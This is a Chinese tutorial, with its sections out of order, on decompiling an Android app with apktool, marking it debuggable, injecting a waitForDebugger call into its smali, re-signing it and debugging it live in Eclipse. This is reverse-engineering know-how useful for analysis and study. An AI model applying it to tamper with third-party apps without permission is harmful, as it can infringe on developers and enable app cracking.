java -jar .\signapk\signapk.jar .\signapk\testkey.x509.pem .\signapk\testkey.pk8 .\debug.apk .\debug.sign.apk
```

6.上传 debug.sign.apk 至手机或模拟器，然后安装并运行。这时你会看到程序运行后停留在白屏界面，这时不要动设备和退出程序，因为程序现在是运行到刚才添加的 waitForDebugger 代码这里，这行代码的意思是一直挂起中，等待调试器。

下面开始设置实时调试的环境。


7.启动 eclipse，构建 java 项目

1) File -> New -> Project -> Java Project -> Next


2) Project Name 随便起，Use default location 选项去掉，Location 选择 out 文件夹，然后 Next

3) 把 smali 文件夹设为 Source Folder，然后 Finish

8.在 eclipse 中，打开第 2 步找到的主类，并找到 onCreate 方法，在 waitForDebugger 后面的第一个方法开始添加断点。如下图



9.打开 DDMS（路径在%android-sdks%\tools\ddms.bat），如果在第 6 步中运行了修改后的程序，在 DDMS 的设备列表中会显示可以调试的程序。




对应程序最后一栏为 8600/8700，其中 8600 即为调试该程序的端口。


10. 现在要做的就是把代码与调试程序关联即可。　回到 eclipse，配置远程调试

1）菜单 Run -> Debug -> Debug Configurations

2）双击 Remote Java Application，Host 处默认 localhost 就行，Port 填第 10 步得到的 8600，然后 Apply -> Debug。


Debug Configurations
Create, manage, and run configurations
Attach to a Java virtual machine accepting debug connections
type filter text
Apache Tomcat
Eclipse Application
Eclipse Data Tools
Generic Server
Generic Server(External La
HTTP Preview
J2EE Preview
Java Applet
Java Application
JUnit
JUnit Plug-in Test
OSGi Framework
Remote Java Application
MainActivity
Remote JavaScript
Rhino JavaScript
Task Context Test
XSL
Filter matched 18 of 18 items
Name: MainActivity
Connect
Source
Common
Project:
com.acids.helloworld.smali
Browse...
Connection Type:
Standard (Socket Attach)
Connection Properties:
Host: localhost
Port: 8600
Allow termination of remote VM
Apply
Revert
Debug
Close

11.这时 eclipse 自动切换至 debug 视图，并看到程序已经运行并中断在下一行可执行的代码了，相关的变量可以直接查看了。


Debug - com.acids.helloworld.smali/smali/com/acids/helloworld/MainActivity.java - Eclipse
File Edit Source Refactor Navigate Search Project Run Window Help
Debug
Servers
Thread [<1> main] (Suspended (breakpoint at line 29 in MainActivity))
MainActivity.onCreate(Bundle) line: 29
Instrumentation.callActivityOnCreate(Activity, Bundle) line: 1047
ActivityThread.performLaunchActivity(ActivityThread$ActivityClientRecord, Intent) line: 1615
ActivityThread.handleLaunchActivity(ActivityThread$ActivityClientRecord, Intent) line: 1667
ActivityThread.access$1500(ActivityThread, ActivityThread$ActivityClientRecord, Intent) line: 117
ActivityThread$H.handleMessage(Message) line: 935
ActivityThread$H(Handler).dispatchMessage(Message) line: 99
Looper.loop() line: 130
ActivityThread.main(String[]) line: 3693
Method.invokeNative(Object, Object[], Class, Class[], Class, int, boolean) line: not available [native method]
Variables
Breakpoints
Name
this
savedInstanceState
MainActivity.java
a=0;// .end method
a=0;//
a=0;//
a=0;// # virtual methods
a=0;// .method protected onCreate(Landroid/os/Bundle;)V
a=0;//   invoke-static {}, Landroid/os/Debug;->waitForDebugger()V
a=0;//
a=0;//   .locals 1
a=0;//   .param p1, "savedInstanceState"   # Landroid/os/Bundle;
a=0;//
a=0;//   .prologue
a=0;//   .line 11
a=0;//   invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V
a=0;//
a=0;//   .line 12
a=0;//   const/high16 v0, 0x7f030000
a=0;//
a=0;//   #v0=(Integer);

总结

已经可以用 eclipse 调试 smali 了，上面的例子是从程序开头的地方开始调试，但要调试到自己所关心地方的代码处确实麻烦。建议先用 jd-gui 等 软件直接查看反编译的 java 代码，确定要调试的位置后，再进入 smali 定位断点并实时调试，就可以事半功倍。如果不需要在程序的开头调试的话，建议把 第三部的代码注释掉。

相关工具可以在这里下载

apktool: https://code.google.com/p/android-apktool/

dex2jar: https://code.google.com/p/dex2jar/

jd-gui: http://jd.benow.ca/

http://www.cnblogs.com/litou/p/3539281.html

反编译 apk+eclipse 中动态调试 smali

初涉移动端，请各位前辈多多指教！

本文参考 http://www.kaifazhe.com/android_school/380973.html
在此，对作者表示感谢！

跟踪 apk 一般的做法是在反编译的 smali 代码中插入 log 输出，然后重新编译运行看输出日志，这种方法费时费力，如果能够动态调试就最好了。下面就给大家介绍 apk+eclipse 来调试 smali。

前期准备：
eclipse。
Jdk 或 jre，并设置好环境变量，我的是 7.0 版本。
Apktool2.0
签名文件
目标 apk：light.apk。

1. 将 LIGHT.APK 复制到 APKTOOL 目录下，如图：

利用 apktool 反编译 light.apk。
命令：
D:\apktool2.0>java -jar apktool.jar d -d light.apk -o out(这里必须使用-d 参数，这样反编译出来的代码后缀均是 java，因为只有 java 文件才能被 eclipse 识别调试),如图：

```
D:\apktool2.0>java -jar apktool.jar d -d light.apk -o out
I: Using Apktool 2.0.0-Beta9 on light.apk
I: Loading resource table...
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Documents and Settings\Administrator\apk
tool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling...
Cleaning up unclosed ZipFile for archive C:\Documents and Settings\Administrator
\apktool\framework\1.apk
I: Copying assets and libs...
I: Copying unknown files/dir...
I: Copying original files...

D:\apktool2.0>
```

在当前目录生成了反编译后的 out 文件目录：

2. 设置调试标记和寻找主类

在输出的 out 文件夹中，用文本编辑工具打开 AndroidManifest.xml，在 application 节点中设置属性 android:debuggable=”true”。

```
 android:xlargeScreens="true"/>
.game.as.Application" android:debuggable="true">
ndroid:name="com.devuni.flashlight.MainActivity" android:theme="@style
```

继续在 AndroidManifest.xml 中，搜索以下关键字

```
<intent-filter>
   <action android:name="android.intent.action.MAIN"/>
   <category android:name="android.intent.category.LAUNCHER"/>
</intent-filter>
```

找到含有以上信息的 activity 节点，记录其 android:name 属性的值，该值则为其应用的主类。本例主类为 com.devuni.flashlight.MainActivity。

```
llScreens="true" android:xlargeScreens="true"/>
ndroid:name="com.game.as.Application" android:debuggable="true">
ring/app_name" android:name="com.devuni.flashlight.MainActivity" andro
```

3. 在主类的 ONCREATE 事件中添加调试等待。

用文本编辑工具打开主类文件，找到 onCreate 方法，在第一句前插入 invoke-static {}, Landroid/os/Debug;->waitForDebugger()V，记得添加 a=0;//的前缀保持上下一致，结果如下：


```
1646  a=0;//  .end method
1647  a=0;//
1648  a=0;//  .method public onCreate(Landroid/os/Bundle;)V
1649  a=0;//      invoke-static {}, Landroid/os/Debug;->waitForDebugger()V
1650  a=0;//      .locals 10
1651  a=0;//      .param p1, "savedInstanceState"    # Landroid/os/Bundle;
1652  a=0;//
1653  a=0;//      .prologue
1654  a=0;//      const/4 v3, 0x1
```

4. 保存文件，用 APKTOOL 重新编译打包为 DEBUG.APK

命令：

D:\apktool2.0>java -jar apktool.jar b -d out -o debug.apk

如图：




生成 debug.apk 文件：

5. 对 DEBUG.APK 签名(需要下载签名工具)，我把签名工具放在了 SIGNAPK 文件夹下，生成 DEBUG.SIGN.APK

命令：

